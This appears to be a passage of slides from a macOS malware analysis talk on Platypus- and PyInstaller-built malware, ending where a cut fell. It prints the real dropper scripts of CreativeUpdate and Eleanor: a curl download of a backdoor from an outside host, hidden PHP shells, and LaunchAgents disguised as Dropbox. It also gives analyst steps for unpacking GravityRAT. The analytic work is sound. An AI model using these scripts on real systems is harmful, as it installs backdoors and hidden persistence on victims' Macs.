


/Contents/Resources/script

PLATYPUS

malware: "CreativeUpdate"

payload:
download & install backdoor



```
01 open Firefox.app
02 if [ -f ~/Library/mdworker/mdworker ]; then
03 killall MozillaFirefox
04 else
05
06 nohup curl -o ~/Library/mdworker.zip "https://public.adobecc.com/files/
07 1U14RSV3MVAHBMEGVS4LZ42AFNYEFF?content_disposition=attachment" \
08
09 && unzip -o ~/Library/mdworker.zip -d ~/Library \
10 && mkdir -p ~/Library/LaunchAgents \
11 && mv ~/Library/mdworker/MacOSUpdate.plist ~/Library/LaunchAgents \
12 && sleep 300 \
13 && launchctl load -w ~/Library/LaunchAgents/MacOSUpdate.plist &
14 fi
```



Contents/Resources/**script**

process monitor:
embedded script is exec'd via bash

```
# eslogger exec
"exec": { "args": [
    "\/bin\/bash",
    "\/Volumes\/Firefox\/Firefox.app\/Contents\/Resources\/script"
],
```


PLATYPUS

malware: "Eleanor"



```
mkdir /Users/$USER/Library/.dropbox
cp $DIR/shell.php /Users/$USER/Library/.dropbox/ego.php
cp $DIR/rules /Users/$USER/Library/.dropbox/rules
cp $DIR/agent.php /Users/$USER/Library/.dropbox/deamon.php
cp $DIR/config /Users/$USER/Library/.dropbox/config
cp $DIR/check_hostname /Users/$USER/Library/.dropbox/check_hostname
cp $DIR/public.key /Users/$USER/Library/.dropbox/public.key
cp /usr/bin/php /Users/$USER/Library/.dropbox/dbd

sed "s/CURRENTUSER/$USER/g" $DIR/sync/data/storage_orig > $DIR/sync/data/storage
chmod 700 $DIR/sync/hs
cp -R $DIR/sync /Users/$USER/Library/.dropbox/sync
cp -R $DIR/rero /Users/$USER/Library/.dropbox/.rero
cp -R $DIR/utilities /Users/$USER/Library/.dropbox/utilities

sed "s/CURRENTUSER/$USER/g" $DIR/com.getdropbox.dropbox.usercontent_orig.plist > $DIR/com.getdropbox.dropbox.usercontent.plist
mv $DIR/com.getdropbox.dropbox.usercontent.plist ~/Library/LaunchAgents/com.getdropbox.dropbox.usercontent.plist
launchctl load ~/Library/LaunchAgents/com.getdropbox.dropbox.usercontent.plist

sed "s/CURRENTUSER/$USER/g" $DIR/com.getdropbox.dropbox.integritycheck_orig.plist > $DIR/com.getdropbox.dropbox.integritycheck.plist
mv $DIR/com.getdropbox.dropbox.integritycheck.plist ~/Library/LaunchAgents/com.getdropbox.dropbox.integritycheck.plist
launchctl load ~/Library/LaunchAgents/com.getdropbox.dropbox.integritycheck.plist

sed "s/CURRENTUSER/$USER/g" $DIR/com.getdropbox.dropbox.timegrabber_orig.plist > $DIR/com.getdropbox.dropbox.timegrabber.plist
mv $DIR/com.getdropbox.dropbox.timegrabber.plist ~/Library/LaunchAgents/com.getdropbox.dropbox.timegrabber.plist
launchctl load ~/Library/LaunchAgents/com.getdropbox.dropbox.timegrabber.plist

VERSION=$(sw_vers -productVersion)
echo "Sorry, Mac OS X $VERSION is not yet supported."
```

payload:
install/persist components



Contents/Resources/**script**

PYINSTALLER

turns a Python script into a native macOS binary or app

```
% pyinstaller --windowed script.py
```

create a macOS app from a Python script



how to identify a
PyInstaller app?

1

```
01 void main() {  
02     pyi_main(...);  
03 }
```

`main()` just invokes `pyi_main()`

2

```
% strings - OSX.GravityRAT/Enigma  
pyi-  
pyi-runtime-tmpdir  
Error detected starting Python VM.
```

PyInstaller strings

PYINSTALLER

malware: GravityRAT

```
% python pyinstxtractor.py GravityRAT/Enigma
```

```
[+] Processing Enigma
```

```
...
```

```
[+] Found 458 files in CArchive
```

```
[+] Beginning extraction...please standby
```

```
...
```

```
[+] Possible entry point: Enigma.pyc
```

```
[+] Found 828 files in PYZ archive
```

```
[+] Successfully extracted pyinstaller archive: Enigma
```

the (original, though now compiled) Python script

extract Python via "pyinstxtractor"
(github.com/extremecoders-re/pyinstxtractor)


```
% file GravityRAT/Enigma_extracted/Enigma.pyc
```

```
